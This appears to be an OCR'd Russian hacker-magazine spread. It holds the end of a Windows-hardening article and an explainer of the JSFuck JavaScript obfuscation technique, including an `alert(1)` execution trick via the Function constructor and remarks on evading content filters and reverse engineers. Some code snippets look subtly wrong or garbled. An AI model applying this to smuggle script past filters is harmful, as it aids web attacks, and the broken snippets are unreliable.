
ESET Sysinspector

Это хороший монитор компонентов, установленных у тебя в системе. Чем ESET Sysinspector отличается от антивируса? Он не требует установки, не встраивается в систему и не находится постоянно в активном состоянии. То есть модель работы с ним такова: запустил, проверил, нет ли в Windows следов непрошеных гостей, и выключил.

Это явно лучше, чем находиться под неусыпным мониторингом одного из классических антивирусов. Кроме того, ESET Sysinspector не требует для работы соединения с интернетом, так что никакие данные он не украдет. Но есть и минус: исходный код приложения закрыт.

ВЫВОДЫ

Используя советы из этой статьи, ты сможешь неплохо обезопасить себя от разнообразных атак. Для этого по большей части достаточно встроенных возможностей Windows и небольшого набора опенсорсных программ, ни одна из которых не будет работать в системе непрерывно. И конечно, этот подход можно и нужно развивать и дорабатывать в соответствии с твоими нуждами и предпочтениями.



JSFUCK

Разбираем уникальный метод обфускации JS-кода

MBK

Давай отложим в сторону сухую техническую прагматику и поговорим о прекрасном. Ты спросишь: что может быть прекрасного в обфускации кода? Я отвечу: некоторые решения в этой области обладают прямо-таки эстетически чарующей красотой, доступной только истинным ценителям. Правда, называются порой не особенно благозвучно. Сегодня мы поговорим о JSFuck — инструменте для обфускации и деобфускации JavaScript.

На днях мне попалась на глаза статья про обфускацию и деобфускацию апплетов JavaScript. Тема эта хоть и малоперспективная, но достаточно актуальная: я и сам когда-то касался ее в своем материале «Патчим JSXBIN. Как править бинарные скрипты Adobe без перекомпиляции» применительно к адобовской реализации JavaScript в ExtendScript Toolkit. Так вот, статья напомнила мне про старенькое, но незаслуженно забытое решение в этой области народного хозяйства под неприличным названием JSFuck.

В «Хакере» это тоже пару раз упоминалось лет восемь назад применительно к уязвимости eBay и обфусцированному коду.

Справедливости ради надо заметить, что JSFuck тогда вспомнили исключительно за хайповое название, поскольку хакеры для атаки на eBay пользовались самыми разнообразными обфускаторами и JSFuck там был отнюдь не самым распространенным. Как-то так получилось, что никто особо не описывал принцип работы этого чудесного алгоритма, отсылая к авторскому ресурсу jsfuck.com. В сегодняшней статье попробую хоть и поздно, но исправить данное упущение.

Началось все с того, что в далеком 2009 году Ёсукэ Хасэгава (Yosuke Hasegawa, не знаю, как этих японских любителей странного и специфичного правильно называть ;)) создал веб-приложение jjencode, перекодирующее любой код JavaScript в равноценную исполняемую форму, в которой используется только 18 спецсимволов: `[]()!+,\"$.:;_{}~=`.

На первый взгляд подобное кажется чем-то невероятным — процедурный объектно ориентированный язык высокого уровня ужать до подмножества из 18 спецсимволов, да еще и с сохранением всех исходных имен переменных, классов, методов и так далее...

Представь себе, например, программу на C, состоящую только из спецсимволов, но при этом прекрасно компилирующуюся и корректно работающую. Честно говоря, лично я, когда первый раз услышал про такое, тоже сперва не поверил, думал, речь идет о какой-то надстройке над интерпретатором, шифрующей и перекодирующей исходный текст или даже подкомпилирующей его в байт-код. Как, например, было в моей статье про PHP «В обход стражи. Отлаживаем код на PHP, упакованный SourceGuardian». Или даже о кастомной реализации JS вроде адобовской.

Однако нет, полученный текст, в котором отсутствуют буквы, цифры и куча других символов, прекрасно и самодостаточно запускается, например, в браузерной строке. В этом легко убедиться самостоятельно, и это действительно выглядит каким-то колдунством. Подробнее почитать об описанном явлении можно в статье, опубликованной на портале BusinessInfo, но мы не будем углубляться в данную тему, поскольку, оказывается, и это не предел.

В те времена эта идея настолько всех впечатлила, что буквально через полгода на форуме обфускаторов `sla.ckers.org` был проведен конкурс, цель которого — еще значительнее минимизировать подмножество используемых символов. И действительно, это самое подмножество удалось сократить более чем в два раза, до восьми символов: `[]()!+,/`, а в марте 2010 года из него были исключены и символы `,/`.

Полученное минимальное подмножество из шести оставшихся символов использовалось в онлайн-кодировщике JS-NoAlnum, на базе которого Хасэгава в конце этого же года создал кодировщик JSFuck. А чуть позже Мартин Клеппе (Martin Kleppe) опубликовал на гитхабе проект и сделал сайт jsfuck.com с описанием алгоритма.

Самые нетерпеливые читатели могут сразу перейти туда, чтобы ознакомиться с алгоритмом, так сказать, непосредственно из первых уст, для остальных я продолжу свое повествование. Надо отдать должное Хасэгаве: он так хулигански назвал свой проект не из каких-то извращенных побуждений. Название происходит от Brainfuck (переводится как «вынос мозга»), эзотерического языка программирования, на котором программы кодируются схожим набором спецсимволов. Аллюзию добавляет и то, что предшественник языка Brainfuck — эзотерический язык P'' тоже использует в своей семантике шесть спецсимволов.

Однако эти необычные языки программирования требовали для своего исполнения компиляторы или интерпретаторы, написанные на других языках, а JSFuck превосходно интерпретирует себя сам при помощи встроенного интерпретатора браузерного движка JavaScript. Начнем же сеанс разоблачения черной магии.


Первый вопрос, который приходит в голову при знакомстве с JSFuck, — как он обходится без цифр и символов? Ведь при помощи его может быть описана любая JavaScript-программа, в которой есть цифры и весь набор латинских (и не только) символов вполне себе присутствует? Оказывается, все просто: генерировать любой символ из шести исходных позволяет характерная особенность языка JavaScript — несколько экстравагантное преобразование типов при бинарных и унарных операциях. Она служит также источником множества мемов и анекдотов про этот язык и программистов на нем.

Начнем с простого. Базовая морфема, описывающая минимальное выражение, сложенное из набора символов `[]()!+`, — это `[]`, означающее пустой массив. При преобразовании его в Boolean (унарной операцией `!`) мы получаем false, что по-своему логично, ведь сам пустой массив истинен. Соответственно, двойное отрицание `!![]` тоже будет истинно, причем булева типа true.

Преобразование пустого массива в число чуть менее логично: `+[]` дает там `0`, и уж совсем нелогично то, что сумма двух пустых массивов `[]+[]` дает пустую строку `""`. Оставим шутки над этим для составителей мемов, у нас наметился прогресс — путем суммирования единиц мы получаем все числа, путем суммирования с пустой строкой мы получаем преобразования числа (и любого типа вообще) в строку и строки в число (путем унарной операции `+`). Таким образом, нам, к примеру, не надо суммировать тысячу единиц, чтобы получить 1000, — достаточно просуммировать `""+1+0+0+0` и преобразовать результат обратно в число.

Но как же теперь быть с символами? Символы можно получать, обращаясь по индексу к строке. Пока что у нас таких строк всего две, они получены при преобразовании в строку булевых выражений true и false. Чуть поднапрягшись, можно получить строки `NaN=+[0]`, `undefined=[[]]` (даже не спрашивай меня, почему так ;)) и `Infinity=+1e1000`, но и это не шибко нас спасает.

В итоге мы имеем довольно куцый набор символов: `t, r, u, e, f, a, l, s, I, f, i, n, y, N, d, u`. Придется немного помухлевать. Исходя из синтаксиса языка, к любому методу объекта можно обращаться как к индексу массива, используя квадратные скобки. Поскольку `[]` — это Array, соответственно, `[]["flat"]` вернет нам метод flat в виде объекта типа `Function`, который при переводе в строку в браузерной реализации JavaScript выглядит вот так.



```
> []["flat"]
< ƒ flat() { [native code] }
```

На первый взгляд, большинство символов в ней у нас уже имеется, однако добавление фигурных скобок, а также символов `c` и `o` заметно сдвинет нас с мертвой точки. Из имеющихся в нашем распоряжении символов мы можем составить замечательное слово constructor, которое дает нам доступ к конструкторам объектов различных типов:

```
[]["constructor"] - Array
""["constructor"] - String
0["constructor"] - Number
true["constructor"] - Boolean
[]["flat"]["constructor"] - Function
[]["flat"]["constructor"] - Object
```

Помимо множества ценных символов, нам открывается еще одна интересная фича: использование конструктора `Function` позволяет напрямую вызывать собранную строку, наподобие того, как это делает eval. Например, выражение `[]["flat"]["constructor"]("alert(1)")() == Function("alert(1)")()` напрямую вызывает окно alert, исполняя код в кавычках.

Другая интересная находка позволяет нам получить сразу все недостающие латинские символы нижнего регистра от a до z. Известно, что у конструктора `Number` существует метод `toString(base)`, который преобразует число в строку, используя систему счисления с базой `base`, причем `base` как раз и ограничена количеством строчных латинских букв. Например:


```
"k"=(20)["toString"](21)
"v"=(31)["toString"](32)
...
```

Чтобы получить вообще все-все-все символы и окончательно закрыть тему, нам неплохо бы иметь доступ к методу `String.fromCharCode`. И здесь мы сталкиваемся с внезапной проблемой, возникшей буквально на ровном месте, — у нас до сих пор нет большой буквы C и совершенно неясно, как ее получить. На удивление, ни одна возвращаемая строка не содержит эту букву. Но хитрый извращенец Хасэгава обошел и это! В JavaScript имеется малоизвестный и практически устаревший метод `escape`, преобразующий спецсимволы в строке в соответствующие шестнадцатеричные escape-последовательности. Например, `escape("<")="%3C"`, третьим символом полученной строки мы и имеем недостающий нам C, который открывает оставшиеся символы. Бинго!


Теперь, когда вся магия разоблачена, я вкратце расскажу о достоинствах, недостатках и возможностях использования этого диковинного инструмента на практике.

Как легко догадаться, главная проблема JSFuck в его чудовищной объемности. Я сам не проверял, но Вики утверждает, что для кодирования некоторых символов требуется больше тысячи знаков, то есть этот код даже сильно объемнее, чем если просто побитово закодировать каждый символ. При том, как это ни парадоксально, упомянутый факт не влечет за собой тысячекратного замедления работы кода, ведь его сборка — это предварительная разовая операция, после чего код исполняется с обычной скоростью.

Из этого, кстати, вытекает и еще один, гораздо более существенный минус этого способа обфускации. Ведь, несмотря на весь объем и отпугивающую запутанность кода, перед исполнением он собирается в исходный вид, и на данном этапе его легко отследить. Например, рекомендуемые в хабровской статье ресурсы для обфускации достаточно легко обмануть, вставив в выражение случайный терм, не входящий в подмножество JSFuck.



Однако встроенный интерпретатор JS не обманешь: как ни крути, на выходе код будет в явном виде.



Конечно, это не означает, что обсуждаемый нами тип обфускации абсолютно бесполезен для практического применения. Если отбросить фанатизм и вместо того, чтобы перекодировать весь код в JSFuck, попутно раздувая его в тысячу раз, технично перемешать рабочий (или обфусцированный по-другому) код кодированными выражениями, то можно сильно озадачить потенциального реверсера, которому придется вытаскивать и декодировать каждое обфусцированное выражение вручную, в то время как закодировать программу можно и на автомате.


Еще одно «достоинство» (впрочем, временное), которое использовали в свое время хакеры в упомянутой выше атаке на eBay, — отсутствие алфавитно-цифровых символов, что некоторое время позволяло вредоносному JSFuck-коду проходить фильтры контента.

Гораздо более серьезная проблема этого алгоритма — его привязка к реализации конкретного браузерного движка. Если ты внимательно следил за описанной выше логикой получения отдельных символов, то мог заметить, что, опираясь исключительно на стандарт языка, можно получить не более пары десятков символов, а дальше приходится эксплуатировать недокументированные особенности конкретно взятых браузеров. Ну, например, взятый практически наугад символ q в современных реализациях браузеров уже нельзя получить описанным в мануале способом:

```
("")["fontcolor"]([0]+false+")[20]
```

Все потому, что `("")["fontcolor"]([0]+false+")` — это `<font color="0false">font>` и никакого символа `q` тут и близко нет, то есть этот символ надо реализовывать описанным мною выше способом через метод `toString`.

